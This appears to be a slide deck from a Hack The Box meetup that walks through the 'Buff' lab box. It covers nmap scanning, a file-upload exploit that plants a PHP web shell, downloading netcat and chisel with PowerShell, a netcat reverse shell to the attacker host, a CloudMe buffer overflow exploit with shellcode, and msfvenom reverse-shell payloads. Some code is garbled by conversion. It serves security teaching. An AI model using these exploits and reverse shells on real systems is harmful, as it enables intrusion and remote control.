#### Hack The Box Meetup Onsite @ Compass Security





#### Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich





18:15 – 18:45 Intro and Setup

18:45 – 20:00 Hacking / Walkthrough

20:00 – 20:30 Break

20:30 – 21:45 Hacking / Walkthrough

21:45 – 22:00 Ending

#### Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?

• Slides: <a href="https://slides.hackingnight.ch">https://slides.hackingnight.ch</a>

## Hosts



**Antoine Neuenschwander** Tech Lead Bug Bounty, Swisscom

#### Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

**Contradict all Assumptions** 



#### Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

#### **Hack The Box**

Provides lab environment to learn about attacker tactics



#### Gamification

Capture the Flag (CTF)

**Hacking Competition** 


(warning: addictive)





419 virtual machines (boxes)

## Hacking Setup





# Connection to Attacker Machine

1. Visit remote.hackingnight.ch

2. Login with username kali-X

3. Password hackingnight-X





#### Configure VPN

Download VPN profile

#### Tips for the Browser-Based VM

- @-Symbol:
  - Alt-Gr = Ctrl-Alt
  - Ctrl-Alt 2

- Copy-Paste from the Host:
  - Press Ctrl-Alt-Shift
  - Paste or copy selection in the text field



#### Walktrough: Buff

- Easy difficulty Windows box
- Initial Access
  - Unauthenticated File Upload
  - Remote Code Execution
- Privilege Escalation
  - Buffer Overflow
  - Remote Code Execution

# Exploitation Steps

- 1. Network Scanning & Service Enumeration
- 2. Reconnaissance / Exploit Selection
- 3. Initial Access via Reverse Shell
- 4. Reconnaissance / Exploit Selection
- 5. Buffer Overflow
- 6. Buffer Overflow Theory

# #1 Network Scanning & Service Enumeration

| <b>Application</b> |   |
|--------------------|---|
|                    | r |
| Appuoauoi          | L |

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

**Transport** 

Ensures **reliable data transfer** between devices

TCP Port 1337

Internet

**Routing** of data packets within and between networks

IP Address 203.0.113.45


**Network Access** 

**Physical Transmission** of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address

48:2C:6A:1E:59:3F



#### **TCP Ports**

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

#### Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

#### Advanced nmap options

Minimal rate (≥ packets / second)

\$ nmap --min-rate=1000 <ip-address>

Timing template (0-5, higher is faster)

\$ nmap -T4 <ip-address>

Scan specific ports

\$ nmap -p21,22,80,100-200 <ip-address>

Scan all (65535) ports

\$ nmap -p- <ip-address>

Determine service/version information

\$ nmap -sV <ip-address>

Script scan (default nmap scripts)

\$ nmap -sC <ip-address>


#2 Reconnaissance / Exploit Selection

#### Reconnaissance


About Fitness

mrb3n's Bro Hut

Made using Gym Management Software 1.0



### Exploit DB is your friend



```
<?php
<SNIP>
$user = $_GET['id'];
$allowedExts = array("jpg", "jpeg", "gif", "png","JPG");
$extension = @end(explode(".", $_FILES["file"]["name"]));
if(isset($_POST['pupload'])){
if ((($_FILES["file"]["type"] == "image/png")
<SNIP>
      move_uploaded_file($_FILES["file"]["tmp_name"],
      "upload/". $user.".".$ext);
      $url=$user.".".$ext;
<SNIP>
?>
```

```
if name == " main ":
   print header();
   if len(sys.argv) != 2:
        print formatHelp("(+) Usage:\t python %s <WEBAPP_URL>" % sys.argv[0])
       print formatHelp("(+) Example:\t python %s 'https://10.0.0.3:443/gym/'" % sys.argv[0])
        sys.exit(-1)
   SERVER_URL = sys.argv[1]
   UPLOAD DIR = 'upload.php?id=kamehameha'
   UPLOAD_URL = SERVER_URL + UPLOAD_DIR
   s = requests.Session()
    s.get(SERVER_URL, verify=False)
   PNG_magicBytes = \x89\x50\x4e\x47\x0d\x0a\x1a
    png = {
                'file':
                   'kaio-ken.php.png',
                   PNG_magicBytes+'\n'+'<?php echo shell_exec($_GET["telepathy"]); ?>',
                   'image/png',
                   {'Content-Disposition': 'form-data'}
   fdata = {'pupload': 'upload'}
    r1 = s.post(url=UPLOAD_URL, files=png, data=fdata, verify=False)
   webshell(SERVER_URL, s)
```


#### Remote Code Execution (RCE)

```
$ searchsploit gym management
$ searchsploit -m 48506

$ python2 48506.py http://10.10.10.XXX:8080/
C:\xampp\htdocs\gym\upload>
```

### #3 Initial Access via Reverse Shell

#### Reverse Shell



#### Download Netcat

```
$ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe
$ cp `locate nc.exe` .
$ python3 -m http.server 80
```

```
C:\xampp\htdocs\gym\upload>
```

powershell Invoke-WebRequest -Uri http://10.10.14.X/nc.exe -Outfile nc.exe

#### Establish the initial Reverse Shell

```
$ nc -lvnp 4444
```

C:\xampp\htdocs\gym\upload> nc 10.10.14.YYYY 4444 -e cmd.exe

#4 Reconnaissance / Exploit Selection

#### Reconnaissance

```
C:\Users\shaun\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7
 Directory of C:\Users\shaun\Downloads
14/07/2020
          13:27
                  <DIR>
14/07/2020
          13:27
                 <DIR>
16/06/2020
          16:26
                       17,830,824 CloudMe_1112.exe
              1 File(s) 17,830,824 bytes
              2 Dir(s) 7,352,987,648 bytes free
```



#### Known Public Exploit

```
-(kali®kali)-[~/Downloads]
 -$ searchsploit cloudme
 Exploit Title
                                                                  Path
       1.11.2 - Buffer Overflow (PoC)
                                                                  windows/remote/48389.py
                                                                  windows/local/48499.txt
       1.11.2 - Buffer Overflow (SEH DEP ASLR)
       1.11.2 - Buffer Overflow ROP (DEP ASLR)
                                                                  windows/local/48840.py
                                                                  windows x86-64/remote/45197.rb
       1.9 - Buffer Overflow (DEP) (Metasploit)
        Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass)
                                                                  windows_x86-64/local/45159.py
        Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit)
                                                                  windows/remote/44175.rb
        Sync 1.11.0 - Local Buffer Overflow
                                                                  windows/local/44470.pv
        Sync 1.11.2 - Buffer Overflow + Egghunt
                                                                  windows/remote/46218.py
        Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)
                                                                  windows x86-64/remote/46250.py
        Sync < 1.11.0 - Buffer Overflow
                                                                  windows/remote/44027.py
        Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)
                                                                  windows x86-64/remote/44784.py
Shellcodes: No Results
  -(kali⊛kali)-[~/Downloads]
 −$ searchsploit -m 48389
  Exploit: CloudMe 1.11.2 - Buffer Overflow (PoC)
     URL: https://www.exploit-db.com/exploits/48389
     Path: /usr/share/exploitdb/exploits/windows/remote/48389.py
    Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
```


# #5 Buffer Overflow

### CloudMe only listens on localport 8888

| C.\lloom | a) abaum) Daum] aa das nad                   | totat an l findatu | LICTEN    | TEXAS "        |
|----------|--|--------------------|-----------|----------------|
|          | s\shaun\Downloads>ne<br>an   findstr LISTEI= |                    | LISIEN    | M.x/131        |
| TCP      | 0.0.0.0:135                                  | 0.0.0.0:0          | LISTENING | x115 P         |
| TCP      | 0.0.0.0:445                                  | 0.0.0.0:0          | LISTENING | TV TXV         |
| TCP      | 0.0.0.0:5040                                 | 0.0.0.0:0          | LISTENING | TO A SEC       |
| TCP      | 0.0.0.0:7680                                 | 0.0.0.0:0          | LISTENING | 11 X LOT 1     |
| TCP      | 0.0.0.0:8080                                 | 0.0.0.0:0          | LISTENING | AVXXII.        |
| TCP      | 0.0.0.0:49664                                | 0.0.0.0:0          | LISTENING | 21217          |
| TCP      | 0.0.0.0:49665                                | 0.0.0.0:0          | LISTENING | #Y 1115 P      |
| TCP      | 0.0.0.0:49666                                | 0.0.0.0:0          | LISTENING | 41.4527        |
| TCP      | 0.0.0.0:49667                                | 0.0.0.0:0          | LISTENING |                |
| TCP      | 0.0.0.0:49668                                | 0.0.0.0:0          | LISTENING |                |
| TCP      | 0.0.0.0:49669                                | 0.0.0.0:0          | LISTENING | AT ALL S       |
| TCP      | 10.10.10.198:139                             | 0.0.0.0:0          | LISTENING | 17 1 10 7      |
| TCP      | 127.0.0.1:3306                               | 0.0.0.0:0          | LISTENING | State"         |
| TCP      | 127.0.0.1:8888                               | 0.0.0.0:0          | LISTENING | 7*             |
| TCP      | [::]:135                                     | [::]:0             | LISTENING |                |
| TCP      | [::]:445                                     | [::]:0             | LISTENING | Ilbertuen w. C |
| TCP      | [::]:7680                                    | [::]:0             | LISTENING | T paytoau / /  |
| TCP      | [::]:8080                                    | [::]:0             | LISTENING |                |
| TCP      | [::]:49664                                   | [::]:0             | LISTENING |                |
| TCP      | [::]:49665                                   | [::]:0             | LISTENING |                |
| TCP      | [::]:49666                                   | [::]:0             | LISTENING |                |
| TCP      | [::]:49667                                   | ncke[::]:0 e+_AF   | LISTENING | STREAM)        |
| TCP      | [::]:49668                                   | [::]:0             | LISTENING | 7              |
| TCP      | [::]:49669                                   | [::]:0             | LISTENING |                |
| 2445.598 | 5 (55) (4 (4))                               | 7520000 TO 10000   |           |                |

#### Using Chisel to proxy port 8888

Get it from https://github.com/jpillora/chisel



#### Download chisel

```
$ gunzip chisel_1.10.1_linux_386.gz
$ gunzip chisel_1.10.1_windows_386.gz
$ python3 -m http.server 80
```

#### C:\xampp\htdocs\gym\upload>

powershell Invoke-WebRequest -Uri http://10.10.14.X/chisel.exe -Outfile chisel.exe

## Run chisel

```
$ ./chisel server --reverse -p 9999
```

```
C:\xampp\htdocs\gym\upload>
```

chisel.exe client 10.10.14.X:9999 R:8888:127.0.0.1:8888

# Adapting the Exploit

```
import socket
target = "127.0.0.1"
padding1 = b"\x90" * 1052
EIP
           = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS
           = b"\x90" * 30
#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f pvthon
          = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
         += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
          += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
         += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
          += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
         += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
         += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
         += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
         += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
         += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
         += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
         += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
         += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload
         += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
         += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
         += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
        += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"
         = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
      padding1 + EIP + NOPS + payload + overrun
try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc value)
```

Replace with your own shellcode

# Generating a Payload (unstaged reverse shell)


```
$ msfvenom --list payloads | grep windows | grep reverse_tcp
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.X \
LPORT=2222 -f python -v payload
```

```
$ nc -1vp 2222
```

# #6 Buffer Overflow Theory


# Program Memory (32bit)

Stack grows towards lower memory addresses



```
void foo(int a, int b) {
   int result;
   result = a + b;
}
```

```
void bar() {
    foo(100, 200);
    // return addr
}
```




#### https://godbolt.org/z/nhYeGv1s1

```
x86 msvc v19.latest (Editor #1) / X
                                ②
                                      Compiler options...
x86 msvc v19.latest
                            C
    Output... TFilter... TElibraries Overrides + Add new... Add tool...
      # License: MSVC Proprietary
    # The use of this compiler is only permitted for internal evaluation purposes and is otherwise gover ...
      # See https://visualstudio.microsoft.com/license-terms/vs2022-ga-community/
     result\$ = -4
                                                        : size = 4
     _a$ = 8
                                                     : size = 4
      b$ = 12
                                                               : size = 4
      foo
              PROC
              push
                      ebp
  8
                      ebp, esp
  9
              mov
 10
              push
                      ecx
 11
                      eax, DWORD PTR a$[ebp]
              mov
 12
              add
                     eax, DWORD PTR b$[ebp]
 13
              mov
                      DWORD PTR result$[ebp], eax
                      esp, ebp
 14
              mov
 15
                      ebp
              pop
 16
              ret
                      0
 17
      foo
              ENDP
```

## RET


- Pops return address from stack
- Transfers control to that address (EIP => instruction pointer)

Write to return address => Take over control of execution




```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```



